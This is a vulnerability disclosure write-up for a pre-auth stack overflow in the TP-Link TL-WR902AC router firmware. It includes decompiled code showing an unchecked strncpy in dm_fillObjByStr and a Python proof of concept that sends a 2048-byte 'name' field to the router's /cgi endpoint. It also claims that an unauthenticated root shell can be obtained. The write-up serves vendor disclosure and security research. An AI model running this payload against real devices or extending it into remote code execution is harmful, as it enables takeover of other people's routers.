

main IOT_vuln / TP-Link / TL-WR902AC /



EPhaha Delete 1 ...

on Feb 13 History

..



img

10 months ago



readme.md

10 months ago




readme.md

TP-Link TL-WR902AC stack overflow vulnerability

Overview

- Address of domestic vulnerability database to be submitted : <https://www.cnvd.org.cn/>
- Manufacturer's website information: <https://www.tp-link.com/us/>
- Firmware download address : <https://www.tp-link.com/us/support/download/>
- Manufacturer's safety feedback address: <https://www.tp-link.com/us/press/security-advisory/>

Note: it has been confirmed to the official that the official website is the latest firmware and there are no other patch firmware. This vulnerability affects the latest version, as shown in the figure.

[TP-Link Support]-[TKID211228893] TL-WR841Nv14 has an Pre-auth stack overflow vulnerability 



TP-Link Support

发送器: kathy.zheng, adam.li

Dear Customer,

Sorry, I don't have the latest beta of the A34 and 902AC, I think you can use the latest firmware on our official website to check.

Thank you for your cooperation and understanding!

Best Regards!

Kathy.Zheng

Technical Support Engineer

Website: <http://www.tp-link.com>

**For common question inquiries, please get answer quickly from our FAQ website at <http://www.tp-link.com/cn/faqs.html>

**Please allow some time for the reply due to our shift work. For any urgent inquiry, welcome to forward your request to support_email@tp-link.com

1. Affected version

Note: it has been confirmed to the official that the official website is the latest firmware and there are no other patch firmware

TL-WR902AC(US)_V3_191209		Download
Published Date: 2020-01-19	Language: English	File Size: 8.09 MB
New Features/Enhancements:		
1. Added 3/4G Mode.		
2. Supported SMB V2.		
Notes:		
For TL-WR902AC(US) V3.		

2. Vulnerability details

The main reason for the stack overflow vulnerability is in libcomm So library function DM_ In fillobjbystr(), this function will process the value of key = value returned from the front end. The following describes the propagation path of the vulnerability, taking httpd password modification as an example. Httpd program does not check the length when receiving oldpwd, PWD and name. After using sprintf to splice these variables, the first propagation function is RDP_setObj().

```

33  al[13] = 1;
34  }
35  if ( al[13] == 1 )
36  v3 = "adminName\adminPwd\n";
37  else
38  v3 = "userName\nuserPwd\n";
39  strcpy(v20, v3);
40  Obj = rdp_getObj(0, "USER_CFG", v18, v20);
41  v5 = v21;
42  if ( !Obj )
43  {
44  v6 = http_parser_argIllustrate(v20, 10, &v17, &v16);
45  http_parser_argIllustrate(v6, 10, &v17, &v15);
46  if ( v16 && v15 )
47  {
48  Env = http_parser_getEnv("oldPwd");
49  if ( Env )
50  {
51  if ( !strcmp(Env, v15) )
52  {
53  v22 = (_BYTE *)http_parser_getEnv("name");
54  v8 = (_BYTE *)http_parser_getEnv("pwd");
55  if ( v22 && v8 && *v22 && *v8 )
56  {
57  if ( al[13] == 1 )
58  sprintf(v20, "adminName=%s\adminPwd=%s\n");
59  else
60  sprintf(v20, "userName=%s\nuserPwd=%s\n");
61  Obj = rdp_setObj(0, "USER_CFG", v18, v20, 2);
62  v5 = v21;
63  }
64  else
65  {
66  v5 = v21;
67  Obj = 71234;
68  }
69  }
70  else
71  {

```

Figure 2 vulnerability propagation location 1

This function is called RDP_Setobj () calls DM_FillObjbystr() function for the next step.

```

1 int __fastcall rdp_setObj(int a1, int a2, int a3, _BYTE *a4, int a5)
2 {
3  int v9; // $v0
4  int Obj; // $v8
5  int OldByStr; // $s4
6  int v13; // $s7
7  int v14; // $v0
8  int v15; // $s6
9  int v16; // $s2
10 char v17[17408]; // [sp+20h] [-440Ch] BYREF
11 int v18; // [sp+4420h] [-Ch]
12
13 memset(v17, 0, sizeof(v17));
14 v9 = dm_acquireLock("rdp_setObj", -1);
15 if ( v9 )
16 {
17  v18 = v9;
18  cdbg_printf(8, "rdp_setObj", 361, "Can't get lock, return %d.\n", v9);
19  return v18;
20 }
21 OldByStr = rsl_getOldByStr(a2);
22 Obj = rsl_getObj(OldByStr, a3, 17408, v17);
23 v13 = Obj;
24 if ( Obj )
25 {
26  cdbg_perror("rdp_setObj", 380, Obj);
27  dm_unlock();
28  return v13;
29 }
30 v14 = dm_FillObjByStr(a1, OldByStr, a3, a4, 0x4400u, (int)v17);
31 v15 = v14;
32 if ( v14 )
33 {

```

Figure 3 vulnerability propagation location 2

Then in `DM_FillObjbystr()` directly calls `strncpy` to copy the input content into the local variable `V26`. As shown in Figure 7, the variable size is 1304 and can overflow; At the same time, as shown in Figure 6, the copy length of `strncpy` is the character length between '=' and '\n', which is not limited or checked. Therefore, the copy length is controllable, and there is a stack overflow vulnerability in this position. The second red box here is the test crash location.

```

    return 9005;
}
if ( (*(_WORD *) (ParamNode + 12) & 1) == 0 )
{
    cdbg_printf(8, "dm_fillObjByStr", 1993, "Parameter(%s) deny to be written.", v25);
    return 9001;
}
v21 = v17 + 1;
if ( v14 )
{
    v22 = v14 - v17 - 1;
    strncpy(v26, v21, v22);
    v23[v22 + 84] = 0;
    v8 = (_BYTE *) (v14 + 1);
    if ( *(_BYTE *) (v14 + 1) )
    {
        v14 = strchr(v14 + 1, 10);
    }
    else
    {
        v15 = 1;
        v14 = 0;
    }
}
else
{
    v15 = 1;
    strncpy(v26, v21, 1993);
}
v18 = dm_setParamNodeString((const char **) ParamNode, v26, a6);
v19 = 2023;
if ( v18 )
{
    v23 = *(char **) ParamNode;

```

Figure 4 overflow position and crash position

```

if ( v15 >= v13 )
{
    v14 = strchr(v8, '\n');
    v15 = 0;
    while ( 1 )
    {
        if ( !v14 )
        {
            result = 0;
            if ( v15 )
            {
                return result;
            }
            v16 = strchr(v8, '=');
            v17 = v16;
            if ( !v16 )
            {

```

Figure 5 controllable copy length

```

19  int v24; // [sp+14h] [-574h]
20  char v25[64]; // [sp+28h] [-560h] BYREF
21  char v26[1304]; // [sp+68h] [-520h] BYREF
22  int ParamNode; // [sp+580h] [-8h]
23  int v28; // [sp+584h] [-4h]
24
25  v8 = v4.

```

Figure 6 local variable overflow size

3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use fat simulation firmware tl-wr902acv3_US_0.9.1_0.2. bin
2. Attack with the following POC attacks

```

import requests

headers = {
    "Host": "192.168.0.1",
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0",
    "Accept": "*/*",
    "Accept-Language": "en-US,en;q=0.5",
    "Accept-Encoding": "gzip, deflate",
    "Content-Type": "text/plain",
    "Content-Length": "78",
    "Origin": "http://192.168.0.1",
    "Connection": "close",
    "Referer": "http://192.168.0.1/"
}

payload = "a" * 2048
formdata = "[/cgi/auth#0,0,0,0,0,0#0,0,0,0,0]0,3\r\nname=
{}\r\noldPwd=admin\r\npwd=lys123\r\n".format(payload)

url = "http://192.168.0.1/cgi?8"

response = requests.post(url, data=formdata, headers=headers)
print response.text

```

The reproduction results are as follows:




Figure 7 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell, and do not need any password to log in and access the router. It is an unauthorized rce vulnerability. (as shown in the figure below, there is no web login)

